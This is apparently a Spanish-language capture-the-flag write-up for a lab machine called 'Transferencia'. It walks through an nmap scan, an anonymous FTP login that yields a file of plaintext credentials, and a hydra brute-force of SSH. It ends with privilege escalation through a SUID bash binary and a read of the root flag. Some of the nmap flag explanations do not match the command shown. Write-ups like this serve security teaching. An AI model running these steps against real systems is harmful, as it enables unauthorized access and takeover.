Laboratorio Transferencia

Para comenzar ejecutamos la herramienta nmap para escanear los puertos con los siguientes parámetros:

nmap -p- -sV -sC -sS -Pn --min-rate=5000 172.17.0.2 | tee ~/Downloads/transferencia/nmap_scan

Explicación de cada parámetro

- -p- Escanea **todos los puertos** (del 1 al 65535).
- -sV Detecta la **versión de los servicios** que corren en cada puerto abierto.
- -sC Ejecuta los **scripts por defecto de NSE** (Nmap Scripting Engine), útiles para obtener información adicional.
- -sS Escaneo **SYN (half-open)**, más rápido y sigiloso que un connect scan.
- -VVV Modo **verbose máximo**, muestra todo el detalle del escaneo.
- -N Desactiva la resolución DNS (no intenta resolver nombres de host).
- -Pn Trata al host como si estuviera **activo**, sin hacer ping previo.
- --min-rate=5000 → Fuerza a enviar al menos **5000 paquetes por segundo**, acelerando el escaneo.
- 172.17.0.2 Es la **IP objetivo** (probablemente tu máquina de laboratorio).
- -oN nmap_scan → Guarda los resultados en un archivo de salida normal llamado nmap_scan

Para poder ver resultados en tiempo real:

nmap -p- -sV -sC -sS -Pn --min-rate=5000 172.17.0.2 | tee nmap_scan

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-25 03:24 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000030s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    1 65534    65534        4096 Nov 27 03:15 pub
22/tcp open  ssh     OpenSSH 10.0p2 Debian 7 (protocol 2.0)
80/tcp open  http    nginx
|_http-title: Transferencia
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.81 seconds
```

ftp-anon: Anonymous FTP login allowed (FTP code 230)

Puertos 22/tcp Abierto OpenSSH Debian 7

80/tcp Abierto nginx

Al conectar el servicio FTP:

ftp anonymous@172.17.0.2

Connected to 172.17.0.2.

220 (vsFTPd 3.0.5)

331 Please specify the password.

Password:

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp> ls

229 Entering Extended Passive Mode (|||40056|)

150 Here comes the directory listing.

drwxr-xr-x 1 65534 65534 4096 Nov 27 03:15 pub

226 Directory send OK.

ftp>

Tenemos un directorio llamado “pub”

```
ftp> cd pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||40024|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              81 Nov 27 03:15 usuarios.txt
226 Directory send OK.
ftp> ls
229 Entering Extended Passive Mode (|||40040|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              81 Nov 27 03:15 usuarios.txt
```

Descargarmos

```
226 Directory send OK.
ftp> get usuarios.txt
local: usuarios.txt remote: usuarios.txt
229 Entering Extended Passive Mode (|||40025|)
150 Opening BINARY mode data connection for usuarios.txt (81 bytes).
100% |***********************************************************************************************************************************|    81       1.60 MiB/s    00:00 ETA
226 Transfer complete.
81 bytes received in 00:00 (281.50 KiB/s)
ftp>
```

```
┌──(root㉿kali)-[/home/kali/Downloads/transferencia]
└─# cat usuarios.txt
carlos:qwerty
maria:123456
guest:guest
admin:admin
test:user123
alberto:admin123

┌──(root㉿kali)-[/home/kali/Downloads/transferencia]
└─#
```

Automatizar

```
┌──(root㉿kali)-[/home/kali/Downloads/transferencia]
└─# hydra -C usuarios.txt ssh://172.17.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any
ay).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-25 04:04:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries, ~1 try per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: alberto   password: admin123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-25 04:04:12

┌──(root㉿kali)-[/home/kali/Downloads/transferencia]
└─#
```

Al conectarme por SSH me indica lo siguiente: ssh alberto@172.17.0.2

```
┌──(root㉿kali)-[/home/kali/Downloads/transferencia]
└─# ssh alberto@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:rjjRnPRpNdKwXsWQbmhJX4EzLeRCp1JfSctiF6qUmHU
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.

ED25519 key fingerprint is: SHA256:rjjRnPRpNdKwXsWQbmhJX4EzLeRCp1JfSctiF6qUmHU

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])?

La explicación es debido a que SSH detecta que nunca se ha conectado antes a esa máquina. Por seguridad, te muestra la huella digital de la clave pública del servidor, tan solo pregunta si confía en la maquina y añadirla.


```
┌──(root㉿kali)-[/home/kali/Downloads/transferencia]
└─# ssh alberto@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:rjjRnPRpNdKwXsWQbmhJX4EzLeRCp1JfSctiF6qUmHU
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
ssh_dispatch_run_fatal: Connection to 172.17.0.2 port 22: Broken pipe

┌──(root㉿kali)-[/home/kali/Downloads/transferencia]
└─# ssh alberto@172.17.0.2
alberto@172.17.0.2's password:
Linux 78c3cf7c2a75 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (2026-02-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
-bash-5.2$
```

find / -perm -4000 -type f 2>/dev/null

1. find /
    - Busca desde la raíz del sistema (/), es decir, en todo el árbol de directorios.
2. -perm -4000
    - Filtra archivos que tienen el **bit SUID** activado.
    - El valor 4000 corresponde al permiso especial **Set User ID (SUID)**.
    - Esto significa que cuando se ejecuta ese archivo, se corre con los privilegios del **dueño del archivo** (muchas veces root), no del usuario que lo ejecuta.
3. -type f
    - Limita la búsqueda a **archivos regulares** (no directorios, enlaces, etc.).
4. 2>/dev/null
    - Redirige los mensajes de error (por ejemplo, “Permiso denegado”) al dispositivo nulo (/dev/null), para que no ensucien la salida.
    - Así solo ves los resultados válidos.

```
-bash-5.2$ cat .bash/logout
cat: .bash/logout: No such file or directory
-bash-5.2$ sudo -l
[sudo] password for alberto:
Sorry, user alberto may not run sudo on 78c3cf7c2a75.
-bash-5.2$ find / -perm -4000 -type f 2>/dev/null
/usr/sbin/exim4
/usr/bin/umount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/bash
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-bash-5.2$
```

```
-bash-5.2$ bash -p
bash-5.2# /usr/bin*bash -p
bash: /usr/bin*bash: No such file or directory
bash-5.2# exit
exit
-bash-5.2$ /usr/bin/bash -p
bash-5.2# pwd
/home/alberto
bash-5.2# ls
bash-5.2# id
uid=1000(alberto) gid=1000(alberto) euid=0(root) groups=1000(alberto)
bash-5.2# whoami
root
bash-5.2#
```

Obtenemos la flag.txt y con cat vemos el contenido.

```
bash-5.2# pwd
/home/alberto
bash-5.2# ls
bash-5.2# id
uid=1000(alberto) gid=1000(alberto) euid=0(root) groups=1000(alberto)
bash-5.2# whoami
root
bash-5.2# cd root
bash: cd: root: No such file or directory
bash-5.2# cd /root
bash-5.2# ls -al
total 24
drwx------ 1 root root 4096 Nov 27 03:15 .
drwxr-xr-x 1 root root 4096 Mar 25 06:48 ..
-rw-r--r-- 1 root root  607 Nov  7 17:40 .bashrc
-rw-r--r-- 1 root root  132 Nov  7 17:40 .profile
drwx------ 2 root root 4096 Nov 27 03:15 .ssh
-rw------- 1 root root   12 Nov 27 03:15 flag.txt
bash-5.2# cat flag.txt
@n0n_h@CKEr
bash-5.2#
```